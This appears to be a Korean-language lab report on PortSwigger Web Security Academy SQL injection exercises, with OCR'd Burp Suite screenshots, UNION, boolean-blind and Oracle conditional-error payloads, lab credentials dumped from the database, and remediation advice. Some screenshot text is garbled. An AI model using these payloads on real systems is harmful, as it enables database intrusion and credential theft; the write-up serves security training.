13 | Sec-Fetch-User: ?1
```

[0a5800e7033358328041f3e30038007d.web-security-academy.net/filter?category=Tech...](https://0a5800e7033358328041f3e30038007d.web-security-academy.net/filter?category=Tech...)

**Web Security Academy** SQL injection attack, listing the database contents on non-Oracle databases LAB Not solved

[Back to lab home](#) [Back to lab description >](#)

---

[Home](#) | [My account](#)

WE LIKE TO 

' UNION SELECT table\_name, NULL FROM information\_schema.tables--

Refine your search:

All Accessories Corporate gifts Lifestyle Tech gifts Toys & Games

pg\_partitioned\_table  
pg\_available\_extension\_versions  
pg\_shdescription  
user\_defined\_types  
udt\_privileges  
sql\_packages  
pg\_event\_trigger  
pg\_amop  
schemata  
routines  
referential\_constraints  
administrable\_role\_authorizations

● 특정 테이블 컬럼 정보 조회

- 사용자 정보가 저장된 것으로 추정되는 테이블(users\_kietm) 대상 컬럼 조회
- 확인된 컬럼(email, username\_avvzci, password\_slfvvh)

Burp Suite Community Edition v2025.11.6 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace Proxy settings

Request to https://0a5800e7033358328041f3e30038007d.web-security-academy.net/academyLabHeader

Time Type Direction Method URL

15:22:40 6 Ja... HTTP → Request GET https://0a5800e7033358328041f3e30038007d.web-security-academy.net/academyLabHeader

15:22:47 6 Ja... HTTP → Request GET https://0a5800e7033358328041f3e30038007d.web-security-academy.net/filter?category=Tech+gifts

---

**Request**

Pretty Raw Hex

```
1 GET /filter?category='+UNION+SELECT+username_avvzci,+password_slfvvh+FROM+users_kiietm-- HTTP/2
2 Host: 0a5800e7033358328041f3e30038007d.web-security-academy.net
3 Cookie: session=OhtywKwZysml2Yg5Pq041dRYMuKdtFK
4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a5800e7033358328041f3e30038007d.web-security-academy.net/filter?category=Tech+gifts
16 Accept-Encoding: gzip, deflate, br
17 
```

Event log (36) • All issues

Home | My account

WE LIKE TO  
**SHOP** 

' UNION SELECT column\_name, NULL FROM information\_schema.columns  
WHERE table\_name='users\_kiietm'--

Refine your search:

All Accessories Corporate gifts Lifestyle Tech gifts Toys & Games

email  
username\_avvzci  
password\_slfvvh

● 사용자 계정 정보 조회

- 사용자 계정 및 비밀번호 값 조회
- 노출된 계정 정보 예시(administrator / l76llzt8vppv8ixg06w2, wiener / x9e5yo6u63t3dw2avtkw)

[Back to lab home](#)

[Back to lab description >](#)

[Home](#) | [My account](#)



' UNION SELECT username \_avvzci, password \_slfvvh FROM users \_kiietr

Refine your search:

[All](#) [Accessories](#) [Corporate gifts](#) [Lifestyle](#) [Tech gifts](#) [Toys & Games](#)

wiener

x9e5yo6u63t3dw2avtkw

administrator

l76lizt8vppv8ixg06w2

carlos

pz7gcuq58jpchpk9mze2

## ● 결과 확인

- SQL Injection을 통해 데이터베이스 테이블 구조 노출
- 사용자 계정 및 비밀번호 해시 값 탈취 가능
- 관리자 계정 정보(administrator) 노출 확인
- 탈취된 정보를 이용한 인증 우회 및 관리자 권한 탈취 가능성 확인

## 취약점 원인 분석

- 사용자 입력 값이 Prepared Statement 없이 SQL 쿼리에 직접 사용
- 입력 값에 대한 서버 측 검증 및 필터링 미흡
- 데이터베이스 메타데이터(information\_schema) 접근 제한 미흡
- 데이터베이스 계정 권한이 과도하게 설정

## 보안 영향

- 데이터베이스 구조 및 환경 정보 노출
- 사용자 계정, 인증 정보 등 민감 정보 탈취 가능
- 관리자 계정 탈취 가능
- 개인정보 유출 및 서비스 신뢰도 저하
- 추가 SQL Injection 공격으로 인한 2차 피해 가능성

## 대응 방안 및 보안 권고

### ● Prepared Statement(Parameterized Query) 적용

- SQL 문과 사용자 입력 값 완전 분리
- UNION 기반 SQL Injection 원천 차단

### ● 입력 값 검증 강화

- category 파라미터에 대해 화이트리스트 기반 검증 적용
- 허용되지 않은 특수문자 및 SQL 키워드 차단

### ● 오류 메시지 노출 차단

- DB 오류 메시지를 사용자에게 직접 노출하지 않도록 설정
- 공통 에러 페이지 사용

### ● 데이터베이스 권한 최소화

- 애플리케이션 계정에 시스템 테이블 접근 권한 제거
- information\_schema 접근 제한

### ● 정기적인 취약점 점검 수행

- SQL Injection 취약점에 대한 주기적 점검
- 코드 리뷰 및 보안 테스트 병행 수행

## 3.7. SQL Injection(Blind SQL Injection을 통한 관리자 계정 탈취)

No	분류	점검 항목
7	SQL Injection	Blind SQL Injection을 통한 관리자 계정 정보 탈취

### 3.7.1. SQL Injection을 이용한 인증 우회(Login Bypass)

취약점 유형	플랫폼	요청 방식
SQL Injection (Blind SQL Injection을 통한 관리자 계정 정보 탈취)	PortSwigger Web Security Academy	GET
개요	본 실습은 웹 애플리케이션의 상품 필터(category) 기능에서 발생하는 Blind SQL Injection 취약점을 이용하여, 직접적인 SQL 오류 메시지나 데이터 출력 없이도 조건 기반 응답 차이(Boolean)를 통해 관리자 계정(administrator)의 비밀번호를 추출하고 관리자 계정으로 로그인 가능한 상태임을 검증하기 위해 수행되었다. 해당 취약점은 데이터가 화면에 직접 노출되지 않더라도, 응답의 유무·페이지 변화만으로 민감 정보가 유출될 수 있음을 보여주는 고위험 취약점이다.	

<b>취약점 설명</b> <p>해당 웹 애플리케이션은 상품 목록을 조회하는 과정에서 사용자 입력 값인 category 파라미터를 서버 측 검증 없이 SQL 쿼리에 직접 사용하고 있다.</p> <p>특히 오류 메시지 출력이 제한된 환경에서도, SQL 조건식의 참/거짓 결과에 따라 페이지 응답이 달라지는 구조로 인해 공격자는 Boolean 기반 Blind SQL Injection 을 수행할 수 있다.</p>
---

### 취약점 분석 과정

#### ● 정상 요청 확인

- Burp Suite Proxy를 이용해 정상적인 상품 필터 요청을 확인
- 정상 페이지가 출력되는 것을 확인

#### ● SQL Injection 가능 여부 확인 (Boolean 조건)

- '`' AND '1'='1` / '`' AND '1'='2` 조건 삽입
- 페이지 응답 변화 확인
- SQL Injection 가능성 판단

The screenshot shows the Burp Suite interface with the following details:

- Network Tab:** Shows a list of network requests. The last request at 15:26:00 is highlighted, which is a GET request to `https://0a0b007f039eb164804b173a009f009e.web-security-academy.net/filter?category=Gifts`.
- Request Tab:**
  - Pretty:** Displays the raw HTTP request with the following content:
 

```
1 GET /filter?category=Gifts HTTP/2
2 Host: 0a0b007f039eb164804b173a009f009e.web-security-academy.net
3 Cookie: TrackingId=B1ZIUadxBvIgP7nb; AND '1'='1; session=1Zg2ORg41xDGwN7UUk4Cv15AFFGXhz96
4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand");v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a0b007f039eb164804b173a009f009e.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 
```
  - Raw:** Shows the raw hex and ASCII representation of the request.
  - Hex:** Shows the raw hex representation of the request.
- Bottom Buttons:** Includes icons for refresh, search, and other navigation functions.

Home | Welcome back! | My account

WE LIKE TO  
**SHOP** 

## Gifts

Refine your search:

All Clothing, shoes and accessories Corporate gifts Food & Drink Gifts Pets

Burp Suite Community Edition v2025.11.6 -

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on → Forward all Drop Request to https://0a0b007f...

Time	Type	Direction	Method	URL
15:26:59	6 Ja...	WS	→ To server	https://0a0b007f039eb164804b173a009f009e.web-security-academy.net/academyLal...
15:27:01	6 Ja...	HTTP	→ Request	GET https://0a0b007f039eb164804b173a009f009e.web-security-academy.net/academyLal...
15:27:24	6 Ja...	HTTP	→ Request	GET https://0a0b007f039eb164804b173a009f009e.web-security-academy.net/filter?category=Gifts

**Request**

Pretty Raw Hex

```
1 GET /filter?category=Gifts HTTP/2
2 Host: 0a0b007f039eb164804b173a009f009e.web-security-academy.net
3 Cookie: TrackingId=B1ZIUaDxBvIgP7nB' AND '1'='2; session=IZg2ORg41xDgwN7UUk4Cv15AFFGXhz96
4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a0b007f039eb164804b173a009f009e.web-security-academy.net/filter?category=Gifts
16 Accept-Encoding: gzip, deflate, br
17 
```

?

Search

Event Log (26) All issues



## Gifts

Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Corporate gifts](#) [Food & Drink](#) [Gifts](#) [Pets](#)



### ● 특정 테이블 접근 가능 여부 확인

- users 테이블 존재 여부 확인
- 정상 페이지 출력 확인
- users 테이블 접근 가능함을 확인

Burp Suite Community Edition v2025.11.6 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on → Forward all Drop Request to https://0a0b007f039eb164804b173a009f009e.web-security-academy.net/filter?category=Gifts

Time	Type	Direction	Method	URL
15:27:50 6 Ja...	HTTP	→ Request	GET	https://0a0b007f039eb164804b173a009f009e.web-security-academy.net/academyLabHeader
15:28:14 6 Ja...	HTTP	→ Request	GET	https://0a0b007f039eb164804b173a009f009e.web-security-academy.net/filter?category=Gifts

---

**Request**

Pretty Raw Hex

```

1 GET /filter?category=Gifts HTTP/2
2 Host: 0a0b007f039eb164804b173a009f009e.web-security-academy.net
3 Cookie: TrackingId=B1ZIUabxBvigP7nB' AND (SELECT 'a' FROM users LIMIT 1)='a; session=I2g2ORg41xDGwN7UUk4Cv15AFFGXhz96
4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a0b007f039eb164804b173a009f009e.web-security-academy.net/filter?category=Gifts
16 Accept-Encoding: gzip, deflate, br
17 Connection: close

```

② ⚙️ ⏪ ⏩ Search

Event log (36) • All issues

Home | Welcome back! | My account



## Gifts

● 관리자 계정 존재 여부 확인

- 정상 페이지 출력
- 관리자 계정 존재 확인

Burp Suite Community Edition v2025.11.6 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace Proxy settings

Request to https://0a0b007f039eb164804b173a009f009e.web-security-academy.net:443

Time Type Direction Method URL

15:31:14 6 Ja... HTTP → Request GET https://0a0b007f039eb164804b173a009f009e.web-security-academy.net/academyLabHeader

15:31:16 6 Ja... HTTP → Request GET https://0a0b007f039eb164804b173a009f009e.web-security-academy.net/filter?category=Gifts

**Request**

Pretty Raw Hex

```

1 GET /filter?category=Gifts HTTP/2
2 Host: 0a0b007f039eb164804b173a009f009e.web-security-academy.net
3 Cookie: TrackingId=B1ZIUADxByIgP7nB' AND (SELECT 'a' FROM users WHERE username='administrator')='a; session=IZg2ORg4lxDGwN7UUK4Cv15AFFGXhz96
4 Sec-Ch-UA: "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-Ch-UA-Mobile: ?0
6 Sec-Ch-UA-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?
14 Sec-Fetch-Dest: document
15 Referer: https://0a0b007f039eb164804b173a009f009e.web-security-academy.net/filter?category=Gifts
16 Accept-Encoding: gzip, deflate, br
17 
```

② ⚙️ ⏪ ⏩ Search 0 highlights

Event log (36) All issues ⓘ M

Home | Welcome back! | My account

WE LIKE TO  
**SHOP** 

Gifts

Refine your search:

All Clothing, shoes and accessories Corporate gifts Food & Drink Gifts Pets

● 비밀번호 길이 확인 (조건 기반)

- 조건이 참일 때 정상 페이지 출력
- 이를 통해 관리자 비밀번호 길이 범위를 특정

Burp Suite Community Edition v2025.11.6 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward all Drop Request to https://0a0b007f039eb164804b173a009f009e.web-security-academy.net:443

Time	Type	Direction	Method	URL
15:33:20 6 Ja...	HTTP	→ Request	GET	https://0a0b007f039eb164804b173a009f009e.web-security-academy.net/academyLabHeader
15:33:24 6 Ja...	HTTP	→ Request	GET	https://0a0b007f039eb164804b173a009f009e.web-security-academy.net/filter?category=Gifts

**Request**

Pretty Raw Hex

```
1 GET /filter?category=Gifts HTTP/2
2 Host: 0a0b007f039eb164804b173a009f009e.web-security-academy.net
3 Cookie: TSRMLSId=B1ZIUdxByVgP7nB AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)<21)='a'; session=Izg2ORG4IxDGwN7UUk4Cv15AFGxh96
4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a0b007f039eb164804b173a009f009e.web-security-academy.net/filter?category=Gifts
16 Accept-Encoding: gzip, deflate, br
```

② Search 0 highlights

Event log (36) • All issues

Home | Welcome back! | My account

WE LIKE TO  
**SHOP**

**Gifts**

● **Intruder**를 이용한 비밀번호 문자 추출

- Burp Intruder Sniper / Cluster Bomb 공격 활용
- Payload 설정 : 비밀번호 자리 수, 문자 후보(a~z, 0~9 등)
- 응답 내 "Welcome back" 문자열 존재 여부로 참/거짓 판단
- 이를 반복하여 관리자 비밀번호 전체 추출

**Blind SQL injection - PortSwigger** | **Blind SQL injection with condition** | + | **SQL 인젝션 - Port...** | **마이스만 네이버...** | **날온메일룸(174)** | **Google**

Burp Suite Community Edition v2025.11.6 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Request to https://0a0b007f039eb164804b173a009f009e.web-security-academy.net:443 [34.246.129.62] Open browser

Time Type Direction Method URL Status code Length

15:33:43 6 Ja... HTTP ➔ Request GET http://0a0b007f039eb164804b173a009f009e.web-security-academy.net/administr... 200 136

15:34:09 6 Ja... HTTP ➔ Request GET https://0a0b007f039eb164804b173a009f009e.web-security-academy.net/filter?category=Gifts 200 136

https://0a0b007f039eb164804b173a009f009e.web-security-academy.net/filter?category=Gifts

Add to scope: Forward Drop Add notes Highlight > Don't intercept requests > Do intercept Scan Send to Intruder Ctrl+I Send to Repeater Ctrl+R Send to Sequencer Send to Organizer Ctrl+O Send to Comparer

**Request**

```
1. GET /filter?category=Gifts HTTP/2
2. Host: 0a0b007f039eb164804b173a009f009e.web-security-academy.net Request in browser
3. Cookie: TeckKingId=B1Z1UdxBvlg7nB AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')=555;
4. Sec-Ch-Ua: "Not A Brand";v="24"
5. Sec-Ch-Ua-Mobile: ?0
6. Sec-Ch-Ua-Platform: "Windows"
7. Accept-Language: ko-KR,ko;q=0.9
8. Upgrade-Insecure-Requests: 1
9. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchang...
11. Sec-Fetch-Site: same-origin
12. Sec-Fetch-Mode: navigate
13. Sec-Fetch-User: ?
14. Sec-Fetch-Dest: document
15. Referer: https://0a0b007f039eb164804b173a009f009e.web-security-academy.net/filter?category=Gifts
16. Accept-Encoding: gzip, deflate, br
17. Priority: u=0, i
18.
19.
```

Event log (36) All issues \$65.73 View details \$7.82 View details \$42.88 View details

**Inspector**

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers

0 highlights

Memory: 229.6MB of 7.91GB Disabled

다음은 모유 기반 SQL 인젝션입니다.

**Intruder**

Sniper attack

Target: https://0a0b007f039eb164804b173a009f009e.web-security-academy.net

Update Host header to match target

Positions Add \$ Clear \$ Auto \$

```
1. GET /filter?category=Gifts HTTP/2
2. Host: 0a0b007f039eb164804b173a009f009e.web-security-academy.net
3. Cookie: TeckKingId=B1Z1UdxBvlg7nB AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')=555;
4. Sec-Ch-Ua: "Not A Brand";v="24"
5. Sec-Ch-Ua-Mobile: ?0
6. Sec-Ch-Ua-Platform: "Windows"
7. Accept-Language: ko-KR,ko;q=0.9
8. Upgrade-Insecure-Requests: 1
9. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10. Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchang...
11. Sec-Fetch-Site: same-origin
12. Sec-Fetch-Mode: navigate
13. Sec-Fetch-User: ?
14. Sec-Fetch-Dest: document
15. Referer: https://0a0b007f039eb164804b173a009f009e.web-security-academy.net/filter?category=Gifts
16. Accept-Encoding: gzip, deflate, br
17. Priority: u=0, i
18.
19.
```

Event log (36) All issues

**Settings**

Paste Load... Remove Clear Add Enter a new item

Match type: Simple string Regex Case-sensitive match

**Grep - Match**

These settings can be used to flag result items containing specified expressions.

Flag responses matching these expressions:

Paste Welcome back Load... Remove Clear Add Enter a new item

Match type: Simple string Regex Case-sensitive match

Memory: 198.3MB of 7.91GB Disabled

## Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste  
Load...  
Remove  
Clear  
Deduplicate  
  
Add *Enter a new item*

Add from list... [Pro version only]

Request	Payload	Status code	Response received	Error	Timeout	Length	Welcome back	Comment
9	h	200	294			5435		
10	i	200	294			5435		
11	j	200	296			5435		
12	k	200	294			5435		
13	l	200	294			5435		
14	m	200	294			5435		
15	n	200	294			5496	1	

Burp Project Intruder Repeater View Help Burp Suite Community Edition v2025.11.6 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 2 3 +

Cluster bomb attack Start attack

Target: https://0a0b007f039eb164904b173a009f009e.web-security-academy.net  Update Host header to match target

Positions

```

1 GET /filter?category=Gifts HTTP/2
2 Host: 0a0b007f039eb164904b173a009f009e.web-security-academy.net
3 cookie: TaskId=1011211Wa9vdxLqg7nB; AND (SELECT SUBSTRING(password,935,1) FROM users WHERE username='administrator')='$@$';
4 Sec-Ch-Ua: "Chromium";v="143", "Not A Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchang
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchang
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: https://0a0b007f039eb164904b173a009f009e.web-security-academy.net/filter?category=Gifts
17 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19

```

**Payloads**

Payload position: 1 - 2  
Payload type: Simple list  
Payload count: 20  
Request count: 720

**Payload configuration**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste 1  
Load... 2  
Remove 3  
Clear 4  
Deduplicate 5  
Add *Enter a new item*  
Add from list... [Pro version only]

**Payload processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add  Enabled Rule  
Edit  
Remove  
Up  
Down

Event log (36) All issues  2 highlights 2 payload positions Length: 960 Memory: 198.1MB of 7.91GB Disabled

### ● 관리자 계정 로그인 성공 확인

- 추출한 비밀번호를 이용해 로그인 수행
- 관리자 계정(administrator)으로 정상 로그인 확인
- 계정 관리 페이지(My Account) 접근 가능 확인

## My Account

Your username is: administrator

Email

**Update email**

### ● 결과 확인

- Blind SQL Injection을 통해 관리자 계정 존재 여부 확인
- 관리자 비밀번호 길이 및 전체 문자열 추출 가능
- 관리자 계정으로 로그인 성공
- 인증 우회 및 관리자 권한 탈취 가능 상태임을 확인

### 취약점 원인 분석

- 사용자 입력 값이 Prepared Statement 없이 SQL 쿼리에 직접 사용
- 입력 값에 대한 서버 측 검증 및 필터링 미흡
- SQL 오류 메시지 차단만으로 보안이 충분하다고 판단한 설계 오류
- Boolean 기반 응답 차이에 대한 방어 미흡

### 보안 영향

- 관리자 계정 비밀번호 탈취 가능
- 관리자 권한을 이용한 시스템 설정 변경 가능
- 사용자 정보 및 개인정보 유출 가능
- 서비스 무결성 훼손 및 신뢰도 저하
- Blind SQL Injection을 통한 자동화 공격 확장 가능

### 대응 방안 및 보안 권고

#### ● Prepared Statement(Parameterized Query) 적용

- SQL 문과 사용자 입력 값 완전 분리
- Blind SQL Injection 포함 모든 SQLi 공격 차단

#### ● 입력 값 검증 강화

- category 파라미터에 대해 화이트리스트 기반 검증 적용
- SQL 예약어 및 특수문자 필터링

#### ● 응답 차이 최소화

- 조건에 따른 페이지 응답 차이를 최소화
- 동일한 응답 구조 유지

#### ● 데이터베이스 권한 최소화

- 애플리케이션 계정에 시스템 테이블 접근 권한 제거
- 인증 관련 테이블 접근 제한

● 정기적인 보안 점검

- Blind SQL Injection 포함 SQLi 전반에 대한 주기적 점검 수행
- 자동화 도구(Burp, SQLMap 등) 및 수동 점검 병행

### 3.8. Blind SQL Injection (Conditional Errors 기반 관리자 계정 탈취)

No	분류	점검 항목
8	SQL Injection	Conditional Errors 기반 관리자 계정 탈취

#### 3.8.1. SQL Injection을 이용한 인증 우회(Login Bypass)

취약점 유형	플랫폼	요청 방식
SQL Injection (Conditional Errors 기반 관리자 계정 탈취)	PortSwigger Web Security Academy	GET
개요		<p>본 취약점은 상품 필터 기능에서 사용하는 TrackingId 쿠키 값이 서버 측 SQL 쿼리에 검증 없이 직접 사용되어 발생한 Conditional Error 기반 Blind SQL Injection 취약점이다.</p> <p>애플리케이션은 SQL 오류 메시지를 직접 노출하지 않으나, 특정 조건에서 의도적으로 DB 에러(500 Internal Server Error)를 발생시킬 수 있어 응답 코드 및 페이지 차이를 통해 관리자 계정의 비밀번호를 한글자씩 추출할 수 있다.</p> <p>이를 통해 최종적으로 관리자 계정으로 로그인 가능함을 검증하였다.</p>
취약점 설명		<p>해당 기능은 다음과 같은 구조적 문제를 가진다.</p> <ul style="list-style-type: none"> <li>• TrackingId 쿠키 값이 SQL 쿼리에 직접 결합됨</li> <li>• Prepared Statement 미적용</li> <li>• DB 에러 발생 시 응답 코드(500 / 200) 차이가 명확</li> <li>• Oracle DB 의 TO_CHAR(1/0) 에러를 활용한 조건 판별 가능</li> </ul> <p>이로 인해 공격자는 데이터 출력 없이도 에러 발생 여부만으로 조건 참/거짓을 판단할 수 있다.</p>
취약점 분석 과정		

● 정상 요청 확인

- 정상 상품 페이지 출력 확인

● SQL Injection 가능 여부 확인

- 정상 페이지 출력 → SQL 문맥 진입 가능 확인

Burp Suite Community Edition v2025.11.6 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace Proxy settings

Request to https://0ac4001c048b183080577b07000a0093.web-security-academy.net/filter?category=Gifts

Time Type Direction Method URL

16:41:11 6 Ja... HTTP → Request GET https://0ac4001c048b183080577b07000a0093.web-security-academy.net/academyLabHeader

16:41:15 6 Ja... HTTP → Request GET https://0ac4001c048b183080577b07000a0093.web-security-academy.net/filter?category=Gifts

**Request**

Pretty Raw Hex

```
1 GET /filter?category=Gifts HTTP/2
2 Host: Oac4001c048b183080577b07000a0093.web-security-academy.net
3 Cookie: TrackingId=$Idyeccb72ugDdy'||(SELECT '' FROM dual)||||; session=hrldgjC1C5zCQ6XRYV11DCqUR4eakfH
4 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ko-KR,ko;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0ac4001c048b183080577b07000a0093.web-security-academy.net/filter?category=Gifts
16 Accept-Encoding: gzip, deflate, br
17 Connection: close
```

Event log All issues



## Gifts

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Gifts](#) [Toys & Games](#)



Conversation Controlling Lemon



High-End Gift Wrapping



Couple's Umbrella



Snow Delivered To Your Door



\$51.28 [View details](#)



\$57.73 [View details](#)



\$14.64 [View details](#)



\$27.64 [View details](#)

### ● Conditional Error 유도

'|| (SELECT CASE WHEN (1=1) THEN TO\_CHAR(1/0) ELSE '' END FROM dual) ||'

- 500 Internal Server Error 발생(
- 조건 참일 경우 에러 발생 확인

'|| (SELECT CASE WHEN (1=2) THEN TO\_CHAR(1/0) ELSE '' END FROM dual) ||'

- 정상 페이지 출력
- 조건 거짓일 경우 에러 미발생

→ Conditional Error 기반 Blind SQL Injection 가능성 확인

### ● 관리자 계정 존재 여부 확인

- 에러 발생 → 관리자 계정 존재 확인

Burp Suite Community Edition v2025.11.6 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward all Drop Request to https://0ac4001c048b183080577b07000a0093.web-security-academy.net:443

Time	Type	Direction	Method	URL
16:42:35 6 Ja...	HTTP	→ Request	GET	https://0ac4001c048b183080577b07000a0093.web-security-academy.net/academyLabHeader
16:43:06 6 Ja...	HTTP	→ Request	GET	https://0ac4001c048b183080577b07000a0093.web-security-academy.net/filter?category=Gifts

**Request**

Pretty Raw Hex

```

1 | GET /filter?category=Gifts HTTP/2
2 | Host: 0ac4001c048b183080577b07000a0093.web-security-academy.net
3 | Cookie: TrackingId=$Idyeccb72uqDy'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||';
4 | session=hrldgjC1C5zcQExXV11Dcqr4ecakfh
5 | Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
6 | Sec-Ch-Ua-Mobile: ?0
7 | Sec-Ch-Ua-Platform: "Windows"
8 | Accept-Language: ko-KR,ko;q=0.9
